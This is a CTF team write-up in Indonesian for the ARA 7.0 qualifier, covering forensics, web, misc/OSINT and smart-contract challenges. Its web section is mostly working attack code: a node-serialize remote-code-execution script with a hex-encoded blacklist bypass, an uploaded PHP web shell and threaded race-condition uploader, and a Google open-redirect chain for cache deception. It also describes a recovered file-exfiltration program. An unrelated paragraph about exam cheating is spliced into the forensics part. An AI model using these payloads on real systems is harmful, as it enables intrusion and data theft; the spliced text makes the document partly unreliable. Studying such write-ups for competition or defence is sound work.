Setelah diunpacked dan didecompile, ini program exfiltration yang TLS-connect ke 192.168.65.1:8443, lalu menelusuri direktori /home/afriZal secara rekursif dan mengirim isi setiap file reguler ke server lewat koneksi TLS itu. Dengan begitu kita bisa narrowing our search buat filter `ip.dst == 192.168.65.1 && tcp.dstport == 8443`. Karena saya ingin menjadi blue teamer handal tapi enggan wireshark saya lempar ke GPT hehe, gpt berhasil dapetin file pdf.

Ketika dibuka ada text yang redacted jadi saya coba copy string yang redacted lalu submit jadi flag dan benar.

When asked to explain several of their written answers independently, neither student could provide clear or consistent reasoning. Based on the evidence, an official report was submitted to the examination board. The board later concluded that cheating had taken place through indirect collaboration, and the exam results of both Denial and Perl were annulled in accordance with academic regulations. [REDACTED]

What made the incident stand out was not the boldness of the act, but its subtlety. There were no whispered conversations or exchanged notes—only timing, positioning, and silent

Flag

ARA7{Makanya Mending Nyawit}

Web Exploitation

[100 pts] Arknights

Description


Arknights from hypergryph is a popular game and on 22th january, endfield is release. i make a game, which one arknights is this? and can you exploit it? Have fun and goodluck, docutah ^^

Author: Lylera

<http://chall-ctf.ara-its.id:3000>

Solusi

Diberikan sebuah chall node js



Setelah menganalisa [app.js](#) yang diberikan, Titik vuln nya berada pada endpoint
GET /api/search?q=<user_input>
Cookie: doctor_id=<signed cookie>

Aplikasi menerima input JSON dari parameter **q** dan memprosesnya menggunakan mekanisme deserialization yang mendukung eksekusi function literal (**_\${\$ND_FUNC\$_}**), yang merupakan fitur tidak aman dari library **node-serialize**.
Pertama-tama, saya tes menggunakan payload

```

> curl -H "Cookie: doctor_id=s:85732483./NoORm8o/9xpVXY11bzaM6KosFWN2TD6XEeyU8LSPNs" \
"http://chall-ctf.ara-its.id:3000/api/search?q=%7B%22x%22%3A%22_%$ND_FUNC%$function()%7Breturn%2Bthis.constructor.constructor('return%2Bglobal')()%7B()%22%7D"
{"error": "Payload gue tarumbet jir"}
> curl -H "Cookie: doctor_id=s:85732483./NoORm8o/9xpVXY11bzaM6KosFWN2TD6XEeyU8LSPNs" \
"http://chall-ctf.ara-its.id:3000/api/search?q=%7B%22x%22%3A%22_%$ND_FUNC%$function()%7Breturn%2B123%7D()%22%7D"
{"notice": "Etto... Doctah, it success now", "data": {"x": 123}}

```

Berhasil return 123,

Masalahnya, kita harus bypass blacklist yang diterapkan pada server

```

const blacklist = [
  'require', 'child_process', 'exec', 'spawn', 'fs',
  'cat', 'process', 'eval', 'fromCharCode',
  '+', 'concat', 'join', '\\', '`'
]

```

Dengan hex encoding, kita dapat mem-bypass blacklist words tersebut.

exploit.sh

```

#!/bin/bash

COOKIE="doctor_id=s:85732483./NoORm8o/9xpVXY11bzaM6KosFWN2TD6XEeyU8LSPNs"
URL="http://chall-ctf.ara-its.id:3000/api/search"

rce() {
    CMD="$1"

    # Hex encode the command
    CMD_HEX=$(echo -n "return
process.mainModule.require('child_process').execSync('$CMD').toString()" |
xxd -p | tr -d '\n')

    # Constructor hex
    CONST_HEX="636f6e7374727563746f72"

    # Build payload
    PAYLOAD="{\"x\": \"_\\$ND_FUNC\\$function(){var
c=Buffer.from('$CONST_HEX','hex').toString();var
code=Buffer.from('$CMD_HEX','hex').toString();return
this[c][c](code)()})\\\"}"

```

```

# URL encode
ENCODED=$(echo -n "$PAYLOAD" | jq -sRr @uri)

# Execute
echo "[+] Command: $CMD"
curl -s --max-time 10 -H "Cookie: $COOKIE" "$URL?q=$ENCODED" | jq -r
'.data.x // .error // .'
echo ""
}

echo "====="
echo "  RCE Exploit - Hex Encoding"
echo "====="
echo ""

# If command provided as argument, run it
if [ -n "$1" ]; then
    rce "$1"
    exit 0
fi

# Otherwise run recon
echo "[1] Listing current directory"
rce "ls -la"

echo "[2] Finding flag files"
rce "find / -name '*flag*' 2>/dev/null | head -20"

echo "[3] Current directory"
rce "pwd"

echo "[4] Environment variables"
rce "env | grep -i flag"

echo "[5] Listing root directory"
rce "ls -la /"

echo ""
echo "[+] To run custom command: ./rce.sh 'your command here'"

```



```
[+] To run custom command: ./rce.sh 'your command here'
```

```
> ./rce.sh "ls"
```

```
=====
```

```
RCE Exploit - Hex Encoding
```

```
=====
```

```
[+] Command: ls
```

```
Dockerfile
```

```
app.js
```

```
db
```

```
docker-compose.yml
```

```
image
```

```
node_modules
```

```
package-lock.json
```

```
package.json
```

```
web
```

```
> ./rce.sh "ls web"
```

```
=====
```

```
RCE Exploit - Hex Encoding
```

```
=====
```

```
[+] Command: ls web
```

```
awikwok123.txt
```

```
gallery.html
```

```
headhunt.html
```

```
index.html
```

```
leaked_app.js
```

```
lobby.html
```

```
register.html
```

Dapat dilihat ada file mencurigakan bernama awikwok123.txt.
Tinggal dibuka, maka didapatkan flag.

```
app.get('/api/data', authMiddleware, (req, res) => {
  const uid = req.signedCookies.doctor_id;
  if (!uid) return res.status(401).json({ error: "Not logged in" });

  const user = db.prepare('SELECT * FROM users WHERE doctor_id = ?').get(uid);
  if (user) {
    const isAdmin = (user.username === 'Lylera');

    let secretData = null;
    if (user.gallery_unlock === 1) {
      secretData = {
        flag: "ARA7{THE_FACTORY_MUST_GROW_MUST_EFFICIENT_oh_wait_wrong_game_xD}",
        video1: "/image/1.mp4",
        video2: "/image/2.mp4"
      };
    }

    return res.json({
      id: user.doctor_id,
      name: user.username,
      level: user.level
    });
  }
});
```

Flag

ARA7{THE_FACTORY_MUST_GROW_MUST_EFFICIENT_oh_wait_wrong_game_xD}

[100 pts] Hachuuu

Author: anarchistx

haiya been sneezin so hard

<http://chall-ctf.ara-its.id:6005>

Solusi

Challenge ini hanya menyediakan upload file gambar. Source code yang diberikan juga cuma `upload.php`.

```
<?php
session_start();

// Rate limiting: max 10 uploads per 5 seconds
$rate_limit_window = 5; // seconds
$max_uploads = 10;

if (!isset($_SESSION['upload_times'])) {
    $_SESSION['upload_times'] = [];
}

// Clean old timestamps
$current_time = time();
$_SESSION['upload_times'] = array_filter($_SESSION['upload_times'],
function($timestamp) use ($current_time, $rate_limit_window) {
    return ($current_time - $timestamp) < $rate_limit_window;
});

// Check rate limit
if (count($_SESSION['upload_times']) >= $max_uploads) {
    header("Location: index.php?message=" . urlencode("Error: Too many
upload attempts. Please slow down."));
    exit();
}

$_SESSION['upload_times'][] = $current_time;

// Add random delay to make manual timing impossible
```

```

usleep(rand(100000, 500000)); // 0.1 to 0.5 seconds random delay

if (isset($_POST["submit"])) {

    if (!isset($_FILES['imageFile']) || $_FILES['imageFile']['error']
    !== UPLOAD_ERR_OK) {

        switch ($_FILES['imageFile']['error'] ?? UPLOAD_ERR_NO_FILE) {
            case UPLOAD_ERR_INI_SIZE:
            case UPLOAD_ERR_FORM_SIZE:
                $message = "Error: The uploaded file exceeds the 1MB
size limit.";
                break;
            case UPLOAD_ERR_NO_FILE:
                $message = "Error: No file was selected for upload.";
                break;
            default:
                $message = "Error: A server-side error occurred during
upload.";
        }
        header("Location: index.php?message=" . urlencode($message));
        exit();
    }

    $uploadDir = "uploads/";
    $fileName = basename($_FILES["imageFile"]["name"]);

    // Add random prefix to make filename unpredictable
    $randomPrefix = bin2hex(random_bytes(4)); // 8 hex chars
    $uploadPath = $uploadDir . $randomPrefix . "_" . $fileName;

    $fileType = strtolower(pathinfo($uploadPath, PATHINFO_EXTENSION));
    $checksumPath = $uploadPath . '.txt';

    if (move_uploaded_file($_FILES["imageFile"]["tmp_name"],
$uploadPath)) {

        $content = file_get_contents($uploadPath);
        $hash = hash('sha256', $content);

        // Store hash for tracking
        file_put_contents($checksumPath, $hash);
    }
}

```

```

        // Return actual filename so scripts can parse it
        $message = "Success: File uploaded as " .
basename($uploadPath);

    } else {
        $message = "Error: There was a problem with the upload.";
    }
    header("Location: index.php?message=" . urlencode($message));
    exit();
} else {
    header("Location: index.php");
    exit();
}

?>

```

Dari source code, tidak ada validasi buat file yang diupload. Variabel `\$fileType` dihitung menggunakan `pathinfo()` tapi tidak pernah digunakan untuk pengecekan apapun. Artinya kita bisa mengupload file .php.

Selain itu, web memberitahu kita nama file yang diupload beserta random prefix-nya lewat pesan `"File uploaded as <randomPrefix>\_<filename>"`. Sehingga, kita tetap bisa mengetahui path lengkap file yang diupload.

Satu hal yang tidak terlihat di source code tapi ditemukan saat exploit, ada background process di server yang menghapus file dari direktori `uploads/`. File yang diupload langsung hilang dalam hitungan milidetik setelah upload selesai.

```

(byte@byuda)-[~/ara7/web/hachu]
$ curl -s -L -c /tmp/hachu_cookie -b /tmp/hachu_cookie \
-F "imageFile=@-;filename=shell.php" \
-F "submit=1" \
"http://chall-ctf.ara-its.id:6005/upload.php" \
<<< '<?php echo shell_exec($_GET["cmd"]); ?>' \
2>&1 | grep -i "uploaded"
      <span>Success: File uploaded as bf021d30_shell.php</span>

(byte@byuda)-[~/ara7/web/hachu]
$ curl -s "http://chall-ctf.ara-its.id:6005/uploads/bf021d30_shell.php?cmd=id"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.65 (Debian) Server at chall-ctf.ara-its.id Port 6005</address>
>
</body></html>

```

Solusinya adalah membuat payload PHP yang melakukan semua command dalam satu eksekusi, sehingga cukup satu kali akses. Implementasinya adalah script berikut ini:

solve.py

```

import requests
import threading
import re
import time

TARGET = "http://chall-ctf.ara-its.id:6005"
FOUND = False

def exploit(attempt):
    global FOUND
    if FOUND:
        return
    try:
        sess = requests.Session()
        payload = b'<?php echo "===S===\n"; echo shell_exec("find /
-name \"*flag*\" -type f 2>/dev/null; echo ===CAT===; cat /flag*
2>/dev/null; cat /var/www/flag* 2>/dev/null; cat /var/www/html/flag*
2>/dev/null; cat /opt/flag* 2>/dev/null; cat /etc/flag* 2>/dev/null;
ls -la / 2>/dev/null; ls -la /var/www/html/ 2>/dev/null; env
2>/dev/null"); echo "===E===\n"; ?>'

```

```

        files = {'imageFile': ('s.php', payload,
'application/x-php')}
        data = {'submit': '1'}
        resp = sess.post(f"{TARGET}/upload.php", files=files,
data=data, allow_redirects=True)
        match = re.search(r'uploaded as ([^<]+)', resp.text)
        if not match:
            return
        fname = match.group(1).strip()
        r = sess.get(f"{TARGET}/uploads/{fname}")
        if "===S===" in r.text:
            FOUND = True
            print(f"[+] ATTEMPT {attempt} SUCCESS!")
            print(r.text)
    except:
        pass

for batch in range(10):
    if FOUND:
        break
    threads = []
    for i in range(5):
        t = threading.Thread(target=exploit, args=(batch*5+i,))
        threads.append(t)
        t.start()
        time.sleep(0.05)
    for t in threads:
        t.join()

```

Flag

ARA7{gr4tttzzz_y0u_l34rn3d_r4c3_c0nd1t10n_thr0ugh_f113_upl04d_a
narchist_was_hereeee}

[100 pts] Cari Bini Admin

Author: Hanxoe

pliss gw pingin tau nama bini si admin. untung nya si admin mau gw kirimin link 😊, tapi dia bisanya buka google wkwkkw. Dan ingat Stop Normalisasi 😡😡.

<http://chall-ctf.ara-its.id:9090>

Solusi

Aplikasi menggunakan JWT untuk autentikasi. Setiap user yang login mendapat JWT dengan `sub` berupa UUID random, sedangkan admin memiliki JWT dengan `sub: "admin"`.

```
app.get("/myaccount", requireAuth, (req, res) => {
  const user = req.user;
  const profile = {
    nama: isAdmin(user) ? "Admin" : "Player",
    id: user.sub,
    umur: 19,
    alamat: "...",
    pacar: isAdmin(user) ? ADMIN_FLAG : "Reze",
  };
  // ...
  res.render("account", { instanceId: INSTANCE_ID, profile, resourceId });
});
```

Flag berada di field `pacar` yang hanya ditampilkan untuk admin (`sub === "admin"`).

```
app.post("/myaccount/bot", requireAuth, async (req, res) => {
  let rawPath = String(req.body.path || "").trim();

  try {
    const urlCheck = new URL(rawPath);
    const allowedHosts = ["google.com"];

    if (!allowedHosts.includes(urlCheck.hostname)) {
      return res.render("bot", {
        message: "Error: Host tidak diizinkan! Hanya google.com",
      });
    }
  } catch (e) {
    return res.render("bot", {
```

```

        message: "Error: Format URL tidak valid!",
    });
}

// Send to bot if hostname is google.com
await fetch(`${BOT_INTERNAL_URL}/visit`, {
    method: "POST",
    headers: {
        "Content-Type": "application/json",
        "X-Bot-Token": BOT_SHARED_TOKEN,
    },
    body: JSON.stringify({
        path: botTargetUrl,
        userId: req.user.sub,
    }),
});
});
});

```

Validasi hostname menggunakan `new URL()` dan memeriksa apakah `hostname === "google.com"`.

```

async function visitAsAdmin(targetUrl, userId = null) {
    const browser = await chromium.launch({
        headless: true,
        args: ["--no-sandbox", "--disable-setuid-sandbox",
"--disable-dev-shm-usage", "--disable-web-security"],
    });
    const context = await browser.newContext({
        userAgent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) ...",
        ignoreHTTPSErrors: true,
        bypassCSP: true,
    });
    const page = await context.newPage();

    await page.goto("http://127.0.0.1:9090/", {
        waitUntil: "domcontentloaded",
        timeout: 10000,
    });

    await context.addCookies([
        {
            name: "ctf_jwt",
            value: String(process.env.ADMIN_JWT || "dummy"),
            url: "http://127.0.0.1:9090/",
            httpOnly: true,
            sameSite: "Lax",
        },
    ]);
}

```

```

        secure: false,
    }));

    const response = await page.goto(finalUrl, {
        waitUntil: "networkidle",
        timeout: 20000,
    });
}

```

Bot mengunjungi homepage terlebih dahulu, kemudian set admin JWT cookie, lalu navigasi ke URL yang diberikan.

```

proxy_cache_path    /var/cache/nginx    levels=1:2    keys_zone=mycache:20m
max_size=256m    inactive=20s    use_temp_path=off;

```

```

map $uri $normalized_uri {
    "~^(?<base>[^;]+);.*$"    $base;
    default                  $uri;
}

server {
    location ~* "^/myaccount.*/resource" {
        set $u_id $arg_id;

        if ($u_id = "") {
            rewrite ^ /error last;
        }

        rewrite ^ $normalized_uri break;

        proxy_pass http://app:1945;
        proxy_set_header Host $host;
        proxy_set_header X-User-ID $u_id;

        proxy_cache mycache;
        proxy_ignore_headers Cache-Control Expires Set-Cookie;
        proxy_cache_valid 200 10s;

        proxy_cache_key "$uri?id=$u_id";
        add_header X-Cache-Status $upstream_cache_status always;
    }
}

```

Konfigurasi nginx yang diterapkan adalah:

1. URI Normalization: ``\$normalized\_uri`` menghapus segala sesuatu setelah semicolon (;)


2. Cache Key: ``"$suri?id=$u_id"`` menggunakan URI asli (sebelum normalisasi) dan parameter ``id``
3. Ignore Headers: Nginx mengabaikan header ``Cache-Control``, ``Expires``, dan ``Set-Cookie``
4. Cache Valid: Response 200 di-cache selama 10 detik

Kombinasi dari URI normalization dan caching membuka celah Web Cache Deception:


1. Request ke ``/myaccount;/resource?id=admin`` akan match location ``~* "^/myaccount.*/resource"``
2. Nginx melakukan ``rewrite ^ $normalized_uri break;`` yang mengubah URI menjadi ``/myaccount`` (menghapus ``;/resource``)
3. Request di-forward ke app sebagai ``/myaccount``
4. App mengembalikan response berdasarkan JWT cookie (admin atau player)
5. Nginx menyimpan response dengan cache key ``"/myaccount;/resource?id=admin"``

Jika admin mengunjungi ``/myaccount;/resource?id=admin``, nginx akan cache response profil admin. Ketika kita mengakses URL yang sama, kita mendapat cached response berisi profil admin dengan flag.


Tantangannya adalah membuat bot admin mengunjungi URL target kita, padahal bot hanya menerima hostname ``google.com``. Solusinya adalah menggunakan ``chained open redirect`` melalui layanan Google. Saya ingat pas warm-up SCHEMATICS 2025 ada chall kaya gini dan ada yang ngeshare payload open redirect dari google wkwk.



Dengan begitu payloadnya adalah:
`https://google.com/url?q=https://youtube.com/logout?continue=ht
ttp%3A%2F%2Fgoogleads.g.doubleclick.net/pcs/click?adurl=http%3
A%2F%2F127.0.0.1%3A9090%2Fmyaccount%3B%2Fresource%3Fid%3Dadmin`
Dengan begitu kirim ke formnya dan berhasil di fetch.



Akses ``/myaccount;/resource?id=admin`` biar nginx cache profil admin dan kita dapet URL yang sama berisi flag.



Flag

```
ARA7{w3b_12eC1pT101n_Ch4114n8e_Pliss_MaafIn_GW_Kalo_ad_SLAH_kstirl}
```

Misc

[10 pts] Ready To Battle

Description

Hai, Agents 

Mari kita mulai kualifikasi CTF ARA 7.0!!!!

Let's start the Hacking, here is your first FLAG!!

ARA7{let's_start_hacking_s33_you_in_flnal_hopefully
!!!!!!}

Author: Arlo

nc -

Solusi

Flag nya ada di deskripsi

```
solve.py
```

```
print("ARA7{let's_start_hacking_s33_you_in_flnal_hopefully!!!!!!}")
```

Flag

ARA7{let's_start_hacking_s33_you_in_flnal_hopefully!!!!!!}

[100 pts] The Abandoned Ones

Description

While I was travelling in Japan, I found this lost camera and this is one of the photos taken by the camera. Can you help me find the coordinates of the photo location?

Note: For coordinate submissions, please use only four digits after the decimal point (e.g., if the coordinates are 12.3456789 123.4567089, submit them as 12.3456 123.4567).

Author: 0xhemo

nc chall-ctf.ara-its.id 7878

Solusi

Jadi pada challenge ini kita diberikan gambar terowongan yang dimana kita harus menebak lokasi tersebut.



Maka disini saya pertama mencoba menggunakan google lens dimana lokasi tersebut berada, dan setelah didapatkan lokasi berada di Hachimantai Aspitem Line.


 Ringkasan AI

 Dengarkan

Gambar tersebut menunjukkan pintu masuk ke tempat perlindungan salju di **Hachimantai Aspitem Line**. Jalur ini dikenal karena memiliki beberapa tempat perlindungan salju yang panjang. 

- Lokasi: Hachimantai Aspitem Line.
- Fitur: Tempat perlindungan salju (snow shelter).
- Konteks: Jalan pendakian yang populer untuk didaki sepeda.

Karena sudah di dapatkan lokasi, selanjutnya disini menggunakan google maps, buat mencari letak koordinat sesuai gambarnya.



Disini ditemukan terowongan juga , awal nya dikira sama ternyata beda :V ,di google maps Onuma sedangkan di gambar Kashiwadai, sebelumnya juga saya menemukan terowongan jadi disini saya memiliki asumsi gimana kalo maju lagi? , mungkin masih ada terowongan? Lalu disini saya mencoba maju lagi dan yap ditemukan terowongan lagi.



Dan ternyata sesuai sama gambar maka disini aku cocokan posisi koordinat nya , Lalu mengambil nilai koordinat nya melalui link. Dan inilah hasil Koordinat nya : 39.9261 140.9619

Dan saya disini langsung input ke nc nya tanpa solver script.

WSL input

```
nc chall-ctf.ara-its.id 7878
_
Enter the coordinates (format: X Y):
39.9261 140.9619
ARA7{th4nk_you_f0r_the_r3p0rt}
```

Flag

ARA7{th4nk_you_f0r_the_r3p0rt}

[100 pts] フェイクフェイス・フェイルセイフ

Description

<https://www.youtube.com/watch?v=MddWxjehA-g>

Author: eternlty

<http://chall-ctf.ara-its.id:39065/>

Solusi

Target challenge ini sederhana: kontrak Setup dianggap selesai kalau `oracle.currentRoot()` sama dengan `targetRoot` (lihat `Setup.sol`). Jadi fokus kita cuma "memaksa" `StateRootOracle` mengganti `currentRoot` ke nilai `targetRoot`.

Masalahnya, fungsi `submitRoot()` di `StateRootOracle.sol` punya beberapa bug logika yang kalau digabung jadi fatal. Pertama, validator seharusnya "menyetujui root baru", tapi kontrak sama sekali tidak memverifikasi bahwa signature itu untuk `newRoot`. Kontrak justru membangun `digest = keccak256(currentRoot)` lalu `recover` signature atas `digest` itu; setelah jumlah approval cukup, kontrak bebas mengisi `currentRoot = newRoot` tanpa bukti bahwa `newRoot` pernah ditandatangani. Artinya, kalau kita punya signature validator yang valid untuk `currentRoot` saat ini, signature itu bisa dipakai untuk mengesahkan root apa pun, termasuk `targetRoot`.

Kedua, perhitungan approval juga salah: kontrak hanya menghitung berapa banyak signature yang "berhasil recover ke alamat validator", bukan berapa banyak validator unik yang menyetujui. Jadi satu signature validator yang sama bisa dikirim berulang-ulang di array signatures dan setiap elemen tetap menambah `approvals++` sampai melewati `threshold`. Ini membuat quorum bisa ditembus hanya dengan satu validator, asalkan signature-nya bisa dipakai berkali-kali dalam satu transaksi.

